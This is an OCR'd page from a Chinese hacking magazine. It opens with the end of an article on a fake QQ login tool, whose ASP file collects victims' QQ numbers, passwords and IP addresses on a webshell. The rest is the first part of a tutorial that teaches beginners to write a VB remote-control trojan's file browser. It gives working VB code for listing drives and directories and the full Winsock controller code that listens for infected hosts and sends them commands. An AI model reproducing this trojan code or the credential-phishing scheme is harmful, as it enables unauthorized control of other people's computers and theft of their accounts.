


图 2

ASP 文件的大致意思是接收并保存QQ 号，生成一个EchoEye.txt 文件，里面将会保存窃取来的QQ 帐号，我们可以把这个ASP 文件保存在WEBSHELL 上，本文我先放在自己架设的服务器进行测试。

当我们认为使用了一个安全的工具进行登录QQ 时，其实对方的QQ 已经落入了我们的手中。我们使用一次工具后，就会在ASP 文件的相同目录下生成一个TXT 文件，可以使用WEBSHELL 访问它，就可以得到里面的内容了，如图2，其中第一列是QQ 帐号，第二列是QQ 密码，第三列是访问者的IP 地址。这样我们就成功得到了QQ 的帐号和密码了。

文章难易度：★★★★★
文章阅读点：如何使用VB编程来简单实现木马的文件操控功能

VB 版的网络神偷之木马的文件操控（上）

无敌小龙

网络神偷是大家非常熟悉的一款远程控制软件，其最大的优点就是文件操控功能，它几乎可以把远程文件访问“捣腾”的跟在本机上操作一样。众所周知，文件乃是系统操作之源，在木马和远程控制软件中实现远程文件的各种操作是不可或缺的。今天，我就带领各位小菜编写一个属于自己的VB 版网络神偷。

一、技术介绍

在开始编写程序前，我们先来预习一下本次的课程，只有掌握好了基本功，在后面的程序编写时才能做到游刃有余。

在VB 中是如何实现对文件和目录列表的获取呢？我们可以使用VB 的一个内置函数DIR，比如要获取“C:\WINDOWS”下的所有子目录，就可以编写如下的代码：

```
path_dir = "c:\windows"
dir1 = Dir(path_dir, vbDirectory)    '这里获得了第一个目录
s = ""    'S的内容清空
Do While dir1 <> ""
    'If dir1 <> "." And dir1 <> ".." Then
s = s & "dir" & dir1 & vbCrLf    '每个文件夹前面都有DIR字符
        dir1 = Dir()
    'End If
Loop
```

在上边代码的S 变量中就保存了所有的目录名称，如果要获取Windows 目录下的所有文件列表，则可以改变为：

```
path_file = "c:\windows"
file1 = Dir(path_file + "\*.*", vbSystem + vbHidden + vbNormal + vbReadOnly)
s2 = ""    'S2的内容清空
Do While file1 <> ""
    'If file1 <> "." And file1 = ".." Then
        s2 = s2 & "file" & file1 & vbCrLf    '每个文件名前面都有FILE字符
        file1 = Dir()
    'End If
Loop
```

和第一段代码的主要不同在于DIR 的第二个参数不一样，第一段代码使用的参数是“vbDirectory”，表示要获取所有的目录名称；第二段代码使用的参数是“vbSystem + vbHidden + vbNormal + vbReadOnly”，表示要获取文件的名称。以上的代码中还都使用到了一个DO 循环，优秀的程序员能够直接书写出上面的整个代码流程，而对于一名合格的“程序小菜”也需要把上面的代码记得滚瓜烂熟，在技术上才能有所提升。

DIR 函数除了能够获取文件列表和目录列表外，还可以实现简单的磁盘判断，也就是说可以通过DIR 函数初步判断对方主机上存在哪些磁盘（当然，这样的判断有些不严谨，主要原因在于，如果目标主机的磁盘上没有文件和目录的话，DIR 函数就会认为不存在该磁盘。但由于磁盘上通常都会存在目录和文件，所以我这里才推荐使用DIR 函数来判断磁盘，因为该函数使用很

便捷，可以省略一堆 API 的罗列）。比如，我们想获得系统存在的磁盘，就可以粗略的使用下面的代码，在经过程序的循环处理后，所有的磁盘列表就保存到 S 变量中了。

```
For i = Asc("a") To Asc("z")
    drive1 = Dir(Chr(i) + ":\") 'c:\

    If drive1 <> "" Then
        s = s + Chr(i) + vbCrLf
    End If
Next
```

二、控制端

首先给出控制端的控制界面，之所以先来介绍控制端，是因为这样可以让大家在进行针对性的代码编写时做到心里有数。程序的界面如图 1 所示，摆放好各个控件的位置后，就可以开始程序的编写了。




图 1

在放置好各个控件后，还要来设置一下 LISTVIEW 控件的属性，在 LISTVIEW1 控件上点右键，选择属性，在弹出的属性窗口中点击“插入列”，在“文本”栏中输写“IP 地址”，如图 2。然后按照同样的方法来修改 LISTVIEW2 控件的属性。另外，还需要修改 LISTVIEW1 和 LISTVIEW2 的 VIEW 属性，如图 3。只有经过这样修改才能让 LISTVIEW 控件以列表的形式显示数据。




图 2

下边给出控制端的代码，如下：

```
Private Sub Combo1_Click()
Text2.Text = Combo1.Text
Command2_Click
End Sub

Private Sub Command1_Click()
Winsock1.Close
Winsock1.LocalPort = CInt(Text1.Text) '打开本地的一个服务端口，等待被控制端连接
Winsock1.Listen '监听
End Sub

Private Sub Command2_Click()
If Text2.Text = "" Then
    MsgBox "请输入要浏览的目录路径！"
    Exit Sub
End If

'======================下面是发送要获取的目标目录
If Right(Text2.Text, 1) = "\" Then '有了"\"
    Winsock1.SendData "dir" + Trim(Text2.Text)
Else '没有"\"
    Winsock1.SendData "dir" + Trim(Text2.Text) + "\" '发送获取目录命令
End If

ListView2.ListItems.Clear
End Sub

Private Sub Command3_Click()
For i = Len(Text2) To 1 Step -1 '注意这里的step -1不能省略，否则程序会出错
    a = Mid(Text2.Text, i, 1)
    s = s + a
Next

pos_second = InStr(2, s, "\") '得到倒数第二个"\"的位置
pos_split = Len(Text2) - (pos_second - 1) '得到分割出上级目录的位置
string_up = Mid(Text2, 1, pos_split) '得到上级目录的字符串
'在这里，如果找不到第二个\的位置，那么pos_second=0，pos_split文本总长度加一，使用mid截取的字符串还是原来的路径
Text2 = string_up

Command2_Click
End Sub

Private Sub Command4_Click()
Winsock1.Close
End Sub
```




图 3

```
Private Sub Form_Load()
    Combo1.AddItem "C:\" '设置Combo1的Style属性为2，也就是DropDownlist
End Sub

Private Sub ListView2_DblClick()
    If ListView2.SelectedItem.Text = "" Then Exit Sub '如果没有选择文件或者目录，就退出

    '==================下面是改变路径框中的路径信息
    If Right(Text2.Text, 1) <> "\" Then '没有"\"
        Text2.Text = Text2.Text + "\" + ListView2.SelectedItem.Text + "\"
    Else '有"\"
        Text2.Text = Text2.Text + ListView2.SelectedItem.Text + "\"
    End If
```

```
Command2_Click
End Sub

Private Sub Winsock1_Close()  '如果被控制端断开了连接（比如关机下线等），就关闭控制端的连接
Winsock1.Close
End Sub

Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long)  '如果有被控制端请求连接
Dim a As ListItem
Winsock1.Close
Winsock1.Accept requestID  '接收被控制端的连接请求
ListView1.ListItems.Clear  '清空列表，重新加入主机的 IP 地址
Set a = ListView1.ListItems.Add(, , Winsock1.RemoteHostIP)
End Sub

Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
Dim a As String, dir2() As String
Winsock1.GetData a
MsgBox a
If Mid(a, 1, 5) = "drive" Then  '到来的是磁盘
    'MsgBox "drive"
    Combo1.Clear  '清空原来的数据
    drive1 = Trim(Mid(a, 6, Len(a)))  '从第四位开始截取磁盘
    d = Split(drive1, vbCrLf)
    For i = 0 To UBound(d) - 1
        Combo1.AddItem UCase(d(i) + ":\")
    Next
End If
If Mid(a, 1, 3) = "dir" Then  '到来的是目录
    'MsgBox "dir"
    dir2() = Split(a, vbCrLf)  '分割出目录和文件的名称
    ListView2.ListItems.Clear
    For i = 0 To UBound(dir2)
        If dir2(i) <> "" Then
            If Left(dir2(i), 3) = "dir" Then  '如果是目录
                Set lvw = ListView2.ListItems.Add(, , Mid(dir2(i), 4, Len(dir2(i))))  '加入文件名或者目录名
                lvw.SubItems(1) = "目录"
            ElseIf Left(dir2(i), 4) = "file" Then
                Set lvw = ListView2.ListItems.Add(, , Mid(dir2(i), 5, Len(dir2(i))))  '加入文件名或者目录名
                lvw.SubItems(1) = "文件"
            End If
        End If
    Next
End If
End Sub

Private Sub Winsock1_Error(ByVal Number As Integer, Description As String, ByVal Scode As Long, ByVal Source As String, ByVal HelpFile As String, ByVal HelpContext As Long, CancelDisplay As Boolean)
    Winsock1.Close  '如果连接错误就关闭和被控制端的连接
End Sub
```

控制端的流程为：首先在按钮的监听事件中打开本地的 8888 端口开始监听，等待被控制端的连接；控制端连接成功后，就在 LISTVIEW1 中加入远程主机的 IP 地址；此时，就等待远程主机的磁盘列表数据，在得到了信息头为“drive”的数据包之后，就开始拆分数据包，把得到的磁盘列表信息显示到 COMBO 控件中。然后，等待用户的操控，如果用户选择了一个磁盘，就发送一个“dir”命令，要求被控制端发送磁盘列表信息过来；如果用户双击了 LISTVIEW2 控件，就表示要浏览选择的目录，此时再次发送“dir”命令，要求获取目录和文件列表信息。最后，在 WINSOCK 的数据到达事件中，显示出得到的数据。

